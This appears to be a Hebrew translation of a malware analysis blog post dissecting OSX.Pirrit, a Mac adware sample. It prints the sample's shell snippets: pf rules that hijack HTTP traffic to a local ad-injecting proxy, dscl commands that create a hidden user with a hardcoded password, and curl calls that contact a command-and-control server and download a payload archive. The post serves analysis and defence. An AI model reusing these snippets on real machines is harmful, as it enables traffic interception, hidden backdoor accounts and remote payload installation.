באחד מלילותיו של חודש אפריל השנה, נתקלתי בתוכנת פרסום ממוקדת OS X שנכנסה לקטגוריית המעניינות. אבל לפני כן, בואו נבהיר: אני לא עומד לחשוף פירצות Zero-Day. אך במקום זה, אני הולך להציג בפניכם את הסיפור המלא, כולל תהליך הניתוח (או לפחות - את החלקים היותר מעניינים בו) כדי לתת לכם מבט מבפנים על המאמצים שתוקפים משקיעים כדי לפתח איומים שמתמקדים במחשבי Mac.

הייתי גם רוצה להדגיש את העובדה שנוזקות שמתמקדות ב-Mac אכן קיימות. בעוד תוכנה זו רק הציגה מודעות בדפדפן, היא משתמשת בהנדסה חברתית לקבל הרשאות גבוהות במטרה להשתלט לגמרי על המחשב לגמרי. ועם השליטה על המחשב שלכם, התוקפים יכולים היו לגרום הרבה יותר נזק מאשר רק להציק לכם במודעות.

אז איך הכל התחיל?

במהלך שהותי בערוץ #osxre ב-freenode, משתמש בשם "Xiano" צץ וביקש עזרה מחברי הערוץ במטרה להבין מה קורה עם ה-Mac של חברו. Xiano אמר ש"המחשב מתנהג מוזר וממש איטי בהתחברות לאינטרנט". כאשר הוא הריץ על המערכת tcpdump במטרה לבחון את תעבורת הרשת של המחשב הוא ראה פעילות רב, גם כאשר המחשב לא היה בשימוש. יתרה מכך - הוא ראה לא מעט תהליכים עם שמות מוזרים אשר רצים תחת שם משתמש שבעל המחשב לא הכיר וכמובן לא הוסיף בעצמו.

Xiano אמר שהוא איש לינוקס עם ידע מועט מאוד ב-OS X. אבל, מאחר שהטרמינל של OS X זהה יחסית לזה של לינוקס, הוא התחיל לבדוק כל מני דברים בסיסים כגון רשימות תהליכים תוך שימוש ב"ps", הרצת הפקודה "lsof" ועוד. את כלל הפלט של המחקר הקצר שלא הוא דחף לקובץ zip, ואת הקובץ הוא שיתף בערוץ. אחד האנשים בחדר הצ'אט, "Paraxor", הוריד את הקובץ, פתח אותו עם דיסאסמבלר ושיתף בערוץ כמה שמות פונקציות, לדוגמא:


```
paraxor AdsProxyEngine::AdsProxyEngine(int,char **,QString) __text 0000000100024560 00000125 00000058 00000000 R . . . B . .
paraxor stuff like that in it
paraxor __const:0000000100034D85 00000016 C htmlInjected(QString)
```

כפי שאתם יכולים לראות, שמות הפונקציות הצביעו בבירור על כך שיישום זה הוא איזושהי תוכנת פרסום. אבל היה עוד רכיב מעניין שמיד תפס לי את העין, זה היה שימוש ב-QString class, המהווה חלק מתשתית הפיתוח חוצת הפלטפורמות Qt. עניין זה תפס את תשומת לבי, כי שמות הפונקציה האלה בשילוב עם העובדה שנעשה שימוש ב-SDK חוצה-פלטפורמות, משמעותו שמה שתוכנת הפרסום עשתה, היא כנראה עשתה קודם לכן ב-Windows.

עכשיו הייתי סקרן.

מתחילים לצלול פנימה...

הורדתי את הקבצים ש-Xiano פרסם בערוץ. הקובץ היה, למעשה, חבילת יישומים בשם "sizzling.app". ראשית, נכנסתי לספריה Contents/MacOS בתוך חבילת היישומים כדי לבדוק מה יש שם. ציפיתי למצוא קובץ הפעלה אחד, אך במקום זה את פניי שני קבצים: rec_script.sh (שהוא shellscript) ו-sizzling (קובץ הפעלה Mach-O x64 לא חתום):



הרבה יותר פשוט להסתכל על סקריפטי shell מאשר על קבצים בינאריים, ולכן זה הדבר הראשון שעשיתי. כאשר מסתכלים על *rec_script.sh* אנו יכולים לראות כי מדובר ב-shellscript קל יחסית לקריאה. הסקריפט נפתח אפילו בהערה "set redirections", ולאחריה מאכלסים משתנה בשם $HIDDEN_USER עם ערך התג user_id מתוך קובץ plist שנמצא ב:

```
/Library/Preferences/com.common.plist
```

```
1  # set redirections
2  HIDDEN_USER=$(sudo defaults read /Library/Preferences/com.common.plist user_id)
3  echo $HIDDEN_USER
4
5  activeInterface=$(route get default | sed -n -e 's/^.*interface: //p')
6  if [ -n "$activeInterface" ]; then
7      pfData="rdr pass inet proto tcp from $activeInterface to any port 80 -> 127.0.0.1 port 9882\n\
8      pass out on $activeInterface route-to lo0  inet proto tcp from $activeInterface to any port 80 keep state\n\
9      pass out proto tcp all user "$HIDDEN_USER"\n"
10     echo "$pfData" > /etc/pf_proxy.conf
11 else
12     echo "Unable to find active interface"
13     exit 1
14 fi
15
16 exit 0
```

סקריפט זה מברר איזה ממשק רשת פעיל (בין אם מדובר באלחוטי או הפיזי) על ידי ניתוח הפלט של פקודת route get. לאחר מציאת הממשק הפעיל, הסקריפט מנתב את כל תעבורת ה-HTTP דרך פורט 80 אל HTTP Proxy שפועל מקומית על פורט 9882 (127.0.0.1:9882). לאחר מכן, אנו יכולים לראות כי הוא מחיל כלל נוסף:

```
pass out proto tcp all user $HIDDEN_USER
```

כלומר שהכלל לא חל אם התנועה נוצרת על ידי $HIDDEN_USER...

רגע, ניתוב כל התנועה דרך פרוקסי? משתמש נסתר? זה נראה ממש מגעיל, הרבה יותר גועלי ממה שציפיתי מסתם תוכנת פרסום. בשלב זה $HIDDEN_USER ו-com.common.plist אינם ידועים והפרטים מעורפלים מעט - זה יתברר בקרוב.


לאחר שהבנו את מטרת הסקריפט, הגיע הזמן להסתכל בבינארי עצמו. הדבר הקל ביותר לעשות יהיה להביט ברשימת המחרוזות הקיימות בו:

טבלת המחרוזת מגלה ממצא מעניין, **מפתח רג'יסטרי של Windows בתוך קובץ הפעלה של Mach-O**. מה קורה פה לעזאזל?

כפי שאפשר לראות, המפתח הוא:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Pirrit
```

חיפוש קצר בגוגל אחר המחרוזת "Pirrit" חשף כי מדובר בתוכנת פרסום ל-Windows:



[צילום מסך מאתר של מיקרוסופט להתגוננות מפני נוזקות]

כעת, ברור לנו שמדובר בגירסת OS X של Pirrit. בשלב הזה צייצתי בטוויטר שאני מביט בתוכנת פרסום ל-OS X מאיכות ירודה. חשבתי שהיא נבנתה גרוע כי נכתבה ב-Qt ונותרו בה מחרוזות שקשורות ל-Windows. אך מאחר שטרם הפעלתי אותה תחת VM, לא באמת ידעתי מה היא תעשה או איך היא תעבוד. כמו כן, בואו לא נשכח שהיתה לי חבילת יישומים של גירסת OS X מותקנת של Pirrit (שמעתה ואילך תכונה "OSX.Pirrit") אשר ניתנה לי על ידי Xiano.

לא היה לי שום מידע על איך חבילה זו הותקנה על מחשבו של חברו של Xiano. בעיקרון, הסתכלתי על מה שהותקן ולא על קובץ ההתקנה (installer). המשכתי לעבור על טבלת המחרוזות של קובץ ההפעלה ולהיכנס לכתובות אתרים (URLs) שהופיעו בה:

[1] http://thecloudservices.net

כשניגשתי לכתובת זו באמצעות דפדפן, קיבלתי דף ריק ולבן. חשבתי שאני מפספס משהו, אז אפילו ניסיתי לטעון את האתר עם פייתון:

```
In [14]: r = requests.get('http://thecloudservices.net')

In [15]: r.status_code
Out[15]: 200

In [16]: r.content
Out[16]: ''
```

אבל כמו שאתם רואים, העמוד באמת ריק...

הקישור הבא היה:

[2] http://shorte.st/st/2904deaf2db062b776f39f499bf88ad9/%1

Shorte.st הוא שירות קיצור קישורים שמציג מודעות למשתמשים אשר מבקרים בקישורים המקוצרים. כשביקרתי בלינק קיבלתי הודעת שגיאה 404. כאשר השתמשתי בגוגל על מנת לחפש את כתובת ה-URL, קיבלתי תוצאה אחת: דו"ח ארגז חול ממאי 2014 של מה שנראה כמו "Pirrit suggestor for Windows". ה-URL הזה היה גם בטבלת המחרוזות של הבינארי.

הקישור הבא היה:

[3] http://thecloudservices.net/static/pd_files/ok.html

טעינת ה-URL הזה עם פייתון מראה שהוא מכיל רק את המחרוזת "OK".

כנראה מצפה למחרוזת הזאת כחלק מנוהל מפרוטוקול בדיקת החיבור:

```
In [24]: r = requests.get('http://thecloudservices.net/static/pd_files/ok.html')

In [25]: r
Out[25]: <Response [200]>

In [26]: r.content
Out[26]: 'OK'
```

והבא אחריו היה:

[4] http://www.google.com

מנוע החיפוש החזק בעולם :) ככל הנראה עוד נוהל בדיקת חיבור...

הרצה ראשונה

כשהפעלתי את הבינארי sizzling קיבלתי ערימה של הודעות שגיאה שקשורות ל-Qt וזה הכל. שום דבר לא באמת עבד. כמו כן, לא היה שום דבר שקשור לשמות משתמש לא ידועים או נסתרים חוץ ממשתנה ה-*$HIDDEN_USERNAME* ההוא מהסקריפט שהוזכר קודם...

בדיוק עמדתי לסגור את המחשב כאשר Xiano שלח לי הודעה ואמר שהצליח להשיג עוד קבצים מהמחשב של חברו, כולל עוד חבילת יישומים. שמה של החבילה השנייה היה "DemoUpdater".

ניווט אל התוכן/ספריית MacOS של החבילה חשף עוד קובץ Mach-O x64 לא חתום בשם DemoUpdater. רשימת המחרוזות שהופיעו בקובץ נראתה הרבה יותר מעניינת מזו של sizzling... היו לה כמה מחרוזות שנשמרו תחת אובפוסקציה. כאשר מסתכלים על קובץ עם Disassembler מגלים שכמה פונקציות פענוח נועדו לפענח את כתובות האתרים ש-osx.pirrit מתחבר אליהן:

```
int __GLOBAL__I_a() {
    var_120 = QString::fromAscii_helper("AwJ9fKfPu8+/hRtcKVl3E3wL1NC/3rrdr8AEHDJbNVM8", 0xffffffff);
    EncryptDecryptString::encryptDecrypt(domainVariantA, var_120);
    *(int32_t *)var_120 = *(int32_t *)var_120 - 0x1;
    if ((*(int32_t *)var_120 != 0x0 ? 0x1 : 0x0) == 0x0) {
            QString::free(var_120);
    }
    __cxa_atexit(QString::~QString(), domainVariantA, 0x100000000);
    var_118 = QString::fromAscii_helper("AwJ4M77WotamnAdAMEI2GH4Xz8Kxwq3BtMAdGnQHKUAuSJM=", 0xffffffff);
    EncryptDecryptString::encryptDecrypt(domainVariantB, var_118);
    *(int32_t *)var_118 = *(int32_t *)var_118 - 0x1;
    if ((*(int32_t *)var_118 != 0x0 ? 0x1 : 0x0) == 0x0) {
            QString::free(var_118);
    }
    __cxa_atexit(QString::~QString(), domainVariantB, 0x100000000);
    var_110 = QString::fromAscii_helper("AwJ4lhlxBXEBO6Dnl+WRv9mwaGUWfxFyXDXv4Y4=", 0xffffffff);
    EncryptDecryptString::encryptDecrypt(domainVariantC, var_110);
    *(int32_t *)var_110 = *(int32_t *)var_110 - 0x1;
    if ((*(int32_t *)var_110 != 0x0 ? 0x1 : 0x0) == 0x0) {
            QString::free(var_110);
    }
```

כתובות האתרים שהצלחתי לחלץ במהלך הניתוח מצויינים בתחתית המסמך הזה.

היו גם מחרוזות מוצפנות אחרות שלפי שמותיהן קשורות לגירסת Windows:

```
EncryptDecryptString::encryptDecrypt(REGISTRY_PATH, var_F0);
*(int32_t *)var_F0 = *(int32_t *)var_F0 - 0x1;
if ((*(int32_t *)var_F0 != 0x0 ? 0x1 : 0x0) == 0x0) {
        QString::free(var_F0);
}
__cxa_atexit(QString::~QString(), REGISTRY_PATH, 0x100000000);
var_E8 = QString::fromAscii_helper("AwJoHu+g0LXbi0JFJkMwQw==", 0xffffffff);
EncryptDecryptString::encryptDecrypt(OPEN_PROCESS_STRING, var_E8);
*(int32_t *)var_E8 = *(int32_t *)var_E8 - 0x1;
if ((*(int32_t *)var_E8 != 0x0 ? 0x1 : 0x0) == 0x0) {
        QString::free(var_E8);
}
__cxa_atexit(QString::~QString(), OPEN_PROCESS_STRING, 0x100000000);
var_E0 = QString::fromAscii_helper("AwJoHlUUcAZnF8WerILmiuY=", 0xffffffff);
EncryptDecryptString::encryptDecrypt(ADVAPI_STRING, var_E0);
*(int32_t *)var_E0 = *(int32_t *)var_E0 - 0x1;
if ((*(int32_t *)var_E0 != 0x0 ? 0x1 : 0x0) == 0x0) {
        QString::free(var_E0);
}
__cxa_atexit(QString::~QString(), ADVAPI_STRING, 0x100000000);
var_D8 = QString::fromAscii_helper("AwJo+J/QoMWr+zI1VjNAM2cI2NW7", 0xffffffff);
EncryptDecryptString::encryptDecrypt(OPEN_PROCESS_TOKEN_STRING, var_D8);
*(int32_t *)var_D8 = *(int32_t *)var_D8 - 0x1;
if ((*(int32_t *)var_D8 != 0x0 ? 0x1 : 0x0) == 0x0) {
        QString::free(var_D8);
}
__cxa_atexit(QString::~QString(), OPEN_PROCESS_TOKEN_STRING, 0x100000000);
var_D0 = QString::fromAscii_helper("AwJo5ei9zqvZvGl3WT1RPQ==", 0xffffffff);
EncryptDecryptString::encryptDecrypt(USERENV_STRING, var_D0);
*(int32_t *)var_D0 = *(int32_t *)var_D0 - 0x1;
if ((*(int32_t *)var_D0 != 0x0 ? 0x1 : 0x0) == 0x0) {
        QString::free(var_D0);
}
```

קובץ ההפעלה מפעיל את הסקריפט update2.sh שנמצא גם בספריית ה-MacOS.

Update2.sh הוא סקריפט מעטפת ארוך מאוד (330 שורות!) **שאפילו מריץ קצת קוד פייתון מוטמע (python -c)** אשר באופן בסיסי מכין את כל התשתית עבור osx.pirrit. הוא מתחיל ביצירת קובץ ב-*/var/tmp/updText.txt* שמכיל את הפלט של רבות מהפונקציות מהסקריפט.

כאמור, *Update2.sh* הוא סקריפט ארוך מאוד, אבל הנה הפעולות הבולטות שלו:

1) התסריט מקבל את המזהה של המכשיר (uuid) שנגזר מה-uuid האמיתי של המחשב על ידי הרצת הפקודה:

```
ioreg -rdl -c IOPlatformExpertDevice
```

ופרסור הפלט שלה תוך שימוש ב-*awk* ו-*grep*.

2) שליחת המזהה שנאסף לשרת על מנת לקבל בחזרה מזהה חדשה מהשרת, ע"י הפעלת הפקודה:

```
curl."http://93a555685cc7443a8e1034efa1f18924.com/v/cld?mid=<UUID>&c
t=pd"
```

3) לאחר מכן, בדיקת הקידומת הבינלאומית של המכונה על ידי ביקור ב-ipinfo.io/country באמצעות curl (שירות ה-ipinfo.io מחזיר את קידומת המדינה הנוכחית בפורמט ISO 3166-2). אם קידומת המדינה שהוחזרה מהאתר הינה אחת מהמדינות הבאות: ארה"ב, בריטניה, ספרד, אוסטרליה, צרפת, גרמניה, הודו, איטליה, הולנד או ניו זילנד, מתבצעת החלפה של דף הבית ומנוע החיפוש של הדפדפן ב-trovi.com (שירות פרסום מפוקפק מוכר). אם המדינה אינה מופיעה ברשימה, דף הבית והחיפוש יוחלפו ב-search-quick.com (עוד שירות פרסום מפוקפק מוכר).

4) לאחר סיום ההתקנה, הסקריפט מעדכן גם את שרת ה-C&C שלו ומודיע לו כי ההתקנה הצליחה. הוא עושה זאת על ידי הפעלת curl עם ה-URL הבא:

```
"http://93a555685cc7443a8e1034efa1f18924.com/pd/update-
effect?mid=<UUID>&st=1”
```

5) לאחר מכן, הסקריפט יגדיר לדפדפנים Safari, Chrome ו-Firefox (במידה והם מותקנים), להשתמש בספקי חיפוש אלה.

6) אחרי ביצוע כל התצורות, הסקריפט יוריד קובץ tgz שמכיל את הבינארי שמהווה את ה-Proxy שאחראית להזריק את הפרסומות ואת ה-ClickJacker בנוסף למספר סקריפטי התקנה (ואף סקריפט הסרה) מהכתובת הבאה:

```
"http://93a555685cc7443a8e1034efa1f18924.com/static/pd_files/dit3.tgz"
```

בגמר ההורדה, יחולצו הקבצים לנתיב הבא:

```
/tmp/DemoInjector07122015
```

(זה אולי מעיד על כך שהגירסה היא מדצמבר או יולי 2015?)

7) לאחר שכלל הקבצים חולצו לספריה האמורה, הסקריפט יתקין את רכיב הפרוקסי וה-ClickJacker על ידי הרצת סקריפט שנקרא "install_injector" שחולץ גם הוא.

כעת, אחרי שהארכיון חולץ, ו-"*./install_injector*" הופעל, osx.pirrit תותקן ותרוץ באופן קבוע.

כאן הכל מתחיל להיות מלוכלך...

סקריפט המעטפת Install_injector.sh הוא בן 111 שורות ומטפל בהגדרת העקביות על ידי יצירת autorun, הגדרת פרוקסי HTTP להזרקת מודעות, הוספת משתמש נסתר וחטיפת כל תעבורת ה-HTTP של המשתמש בפורט 80 לפרוקסי הזרקת המודעות.

כדי להסתיר את עצמו ולהקשות על מציאתו, סקריפט ההתקנה מייצר חברה, מוצר ושמות משתמש. **שם המוצר** שנוצר ישמש עבור שם הבינארי של רכיב ה-Proxy, **שם החברה** שנוצר ישמש ל-autorun plist ו**שם המשתמש** שנוצר ישמש לשם המשתמש הנסתר שיפעיל את הפרוקסי. כדי ליצור את שמות המשתמש, המוצר והחברה, הסקריפט בוחר מילה אקראית מהקובץ:

```
usr/share/dict/words
```

שימו לב שמילה שונה תיבחר עבור כל אחד מהשמות. זוכרים את "sizzling" ממקודם? הוא נוצר בדרך זו... אחרי שהשמות האקראיים נוצרים, הסקריפט יצור משתמש חדש עם שם המשתמש שנוצר. תיקיית הבית של המשתמש תהיה ב-*/var/<username>* וה-UID שלה יכוונן ל-401 (hardcoded).

פרטי המשתמש שנותר יישמרו בתוך:

```
/Library/Preferences/com.common.plist
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>name</key>
        <string>pasturage</string>
        <key>net_pref</key>
        <string>com.pasturage.net-preferences.plist</string>
        <key>pref</key>
        <string>com.pasturage.preferences.plist</string>
        <key>user_id</key>
        <string>ununiformity</string>
</dict>
</plist>
```

```
HIDDEN_PASS=test
HIDDEN_UID=401
HIDDEN_NAME="User "$HIDDEN_USER

HIDDEN_HOME="/var/$HIDDEN_USER"

sudo dscl . -create /Users/$HIDDEN_USER UniqueID $HIDDEN_UID
sudo dscl . -create /Users/$HIDDEN_USER PrimaryGroupID 20
sudo dscl . -create /Users/$HIDDEN_USER NFSHomeDirectory "$HIDDEN_HOME"
sudo dscl . -create /Users/$HIDDEN_USER UserShell /bin/bash
sudo dscl . -create /Users/$HIDDEN_USER RealName "$HIDDEN_NAME"
sudo dscl . -passwd /Users/$HIDDEN_USER $HIDDEN_PASS
sudo mkdir "$HIDDEN_HOME"
sudo chown -R $HIDDEN_USER "$HIDDEN_HOME"
sudo chmod a+rwx "/Library/"$companyName"/Contents/MacOS/"$companyName
```

הסיסמה עבור היוזר הזה hardcoded בתוך קובץ הסקריפט והינה "test".

הסקריפט גם קובע הרשאות קריאה, כתיבה והפעלה ב:


```
/Library/<companyname>/Contents/MacOS/<companyname>
```


המקום שבו נמצא רכיב ה-Proxy.

כדי להסתיר את המשתמש שזה עתה נוצר ממסכי ה-Login והתצורה, הסקריפט מפעיל את תכונת ה-Hide500Users ב:

```
/Library/Preferences/com.apple.loginwindow.
```

הגדרת דגל זה כ-"true" (או "yes" במקרה הזה) תסתיר כל משתמש שה-uid שלו נמוך מ-500 מכל מסך תצורה או Login:





כפי שניתן לראות בצילומי המסך הנ:ל, שם המשתמש היחיד שמוצג הוא "test", המשתמש שהוא ה"בעלים" של המחשבי הזה. שם המשתמש האקראי המוסתר שנוצר. במחשב שלי נבחרה המחרוזת "ununiformity" ונוצר משתמש בשם זה. אך כפי שאתם יכולים לראות, הוא לא מוצג בתצורת המשתמש או במסך ה-Login.

אחרי שטיפל בהסתרת המשתמש, הסקריפט יגדיר חוק *pf* (פילטר התקשורת המובנה של OS X) במטרה לסנן את כל תעבורת HTTP על פורט 80, ולהעבירה דרך רכיב ה-Proxy על מנת להזריק מודעות ולעקוב אחר תעבורת המשתמש.

השימוש ב-*pf* עבור משימה זו גם מקשה על המשתמש הממוצע להשבית או אפילו להבין מנין כל המודעות מגיעות, מאחר ש-*pf* עושה את כל העבודה. גרסת Windows של Pirrit פשוט מוסיפה את שרת ה-Proxy לתצורת הדפדפן.

עדות לכך ניתן לראות בבירור בתמונה הבאה:

```
activeInterface=$(route get default | sed -n -e 's/^.*interface: //p')
if [ -n "$activeInterface" ]; then
    pfData="rdr pass inet proto tcp from $activeInterface to any port 80 -> 127.0.0.1 port 9882\n\
pass out on $activeInterface route-to lo0  inet proto tcp from $activeInterface to any port 80 keep state\n\
pass out proto tcp all user "$HIDDEN_USER"\n"
    echo "$pfData" > /etc/pf_proxy.conf
```

